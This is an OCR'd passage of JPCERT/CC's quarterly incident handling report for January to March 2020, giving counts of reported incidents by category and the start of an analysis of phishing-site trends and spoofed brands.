JPCERT/CC Incident Handling Report

January 1, 2020 ～ March 31 , 2020

JPCERT Coordination Center

April 14, 2020

Tabele of Contents

1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan[*1]. This report will introduce statistics and case examples for incident reports received during the period from January 1, 2020 through March 31 , 2020
.

[*1] JPCERT/CC refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security, as an incident.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics

[Chart 1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter.

[Chart 1: Number of incident reports]

	Jan	Feb	Mar	Total	Last Qtr. Total
Number of Reports *2	1,788	1,775	2,947	6,510	5,189
Number of Incident *3	1,765	1,685	2,059	5,509	5,385
Cases Coordinated *4	1,249	1,349	1,509	4,107	3,525


[*2] "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.

[*3] "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incident are counted as 1 incident.


[*4] "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.

The total number of reports received in this quarter was 6,510. Of these, the number of domestic and overseas sites that JPCERT/CC coordinated with was 4,107. When compared with the previous quarter, the total number of reports increased by 47%, and the number of cases coordinated increased by 17%.

[Figure 1] and [Figure 2] show the monthly changes in the total number of reports and incident cases coordinated by JPCERT/CC over the past fiscal year.



[Figure 1 : Change in the number of incident reports]



[Figure 2 : Change in the number of incident cases coordinated]

[Reference] Statistical Information bt Fiscal Year


[Chart 2] shows the number of reports in each fiscal year over the past 5 years including FY2018. Each fiscal year begins on April 1 and ends on March 31 of the following year.

[Chart 2 : Change in the total number of reports]

FY	2015	2016	2017	2018	2019
Number of Reports	17,342	15,954	18,141	16,398	20,147

The total number of reports received in FY2019 was 20,147, increasing 23% year on year from 16,398.

[Figure 3] shows the change in the total number of reports in the past 5 years.



[Figure 3 : Change in the total number of reports (by fiscal year)]


[Chart 3] shows the number of cases coordinated in each fiscal year over the past 5 years including FY2019.

[Chart 3 : Change in the number of reports and cases coordinated]

FY	2015	2016	2017	2018	2019
Number of Cases Coordinated	9,659	10,641	8,891	9,835	14,586

The total number of cases coordinated in FY2019 was 14,586, increasing 48% year on year from 9,835.

[Figure 4] shows the change in the total number of cases coordinated in the past 5 years.




[Figure 4 : Change in the Number of Incident Cases (by fiscal year)]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions of each incident category, please see "Appendix 1 - Incident Categories."

[Chart 4] shows a breakdown of the number of incidents reported during the quarter by category. A breakdown of the percentage is shown in [Figure 5].

[Chart 4 : Number of incidents by category]


Incident Category	Jan	Feb	Mar	Total	Last Qtr. Total
Phishing Site	1,121	1,188	1,530	3,839	3,700
Website Defacement	49	70	73	192	292
Malware Site	76	94	80	250	205
Scan	261	187	265	713	744
DoS/DDoS	1	18	2	21	6
ICS Related	0	0	0	0	0
Targeted attack	1	1	0	2	6
Other	256	127	109	492	432




[Figure 5 : Percentage of incidents by category]

Incidents categorized as phishing sites accounted for 69.7%, and those categorized as scans, which search for vulnerabilities in systems, made up 12.9%.


[Figure 6] through[Figure 9] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 6 : Change in the number of phishing sites]



[Figure 7 : Change in the number of website defacements]




[Figure 8 : Change in the number of malware sites]



[Figure 9 : Change in the number of scans]

[Figure 10] provides an overview as well as a breakdown of the incidents that were coordinated / handled.



[Figure 10 : Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends


3,839 reports on phishing sites were received in this quarter, representing a 4% increase from 3,700 in the previous quarter. This marks a 119% increase from the same quarter last year (1,753).

During this quarter, there were 894 phishing sites that spoofed domestic brands, increasing 1% from 889 in the previous quarter. There were 2,474 phishing sites that spoofed overseas brands, increasing 41% from 1,749 in the previous quarter.
The breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Chart 5], and a breakdown by industry for domestic and overseas brands is shown in [Figure 11].

[Chart 5 : Number of reported phishing sites by domestic/overseas brand]

Phishing Site	Jan	Feb	Mar	Domestic/ Overseas Total (%)
Domestic Brand	256	250	388	894(23%)
Overseas Brand	685	814	975	2,474(64%)
Unknown Brand [*5]	180	124	167	471(12%)
Monthly Total	1,121	1,188	1,530	3,839

[*5] "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 11 : Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 70.2% spoofed e-commerce websites for overseas brands and 35.6% spoofed websites of financial institutions for domestic brands.

As in the previous quarter, phishing sites spoofing specific e-commerce websites continue to make up a majority, accounting for 60% of the total for overseas brands. Some phishing sites spoofing overseas e-commerce websites targeted only mobile devices. These phishing sites did not display any content (404 Not Found error) when accessed with non-mobile devices.

As for phishing sites spoofing domestic brands, those spoofing financial institutions decreased from the previous quarter. On the other hand, phishing sites spoofing the login pages of specific e-commerce websites and online gaming websites started increasing in January.
Of the domains used by phishing sites spoofing domestic e-commerce websites, approximately 30% were info and net domains with 20 to 40 alphanumeric characters appended after the domain of the legitimate site. Meanwhile, many of the domains used by phishing sites spoofing online gaming websites were xyz and top domains with a number of characters added after the legitimate domain. In some cases, a number of these 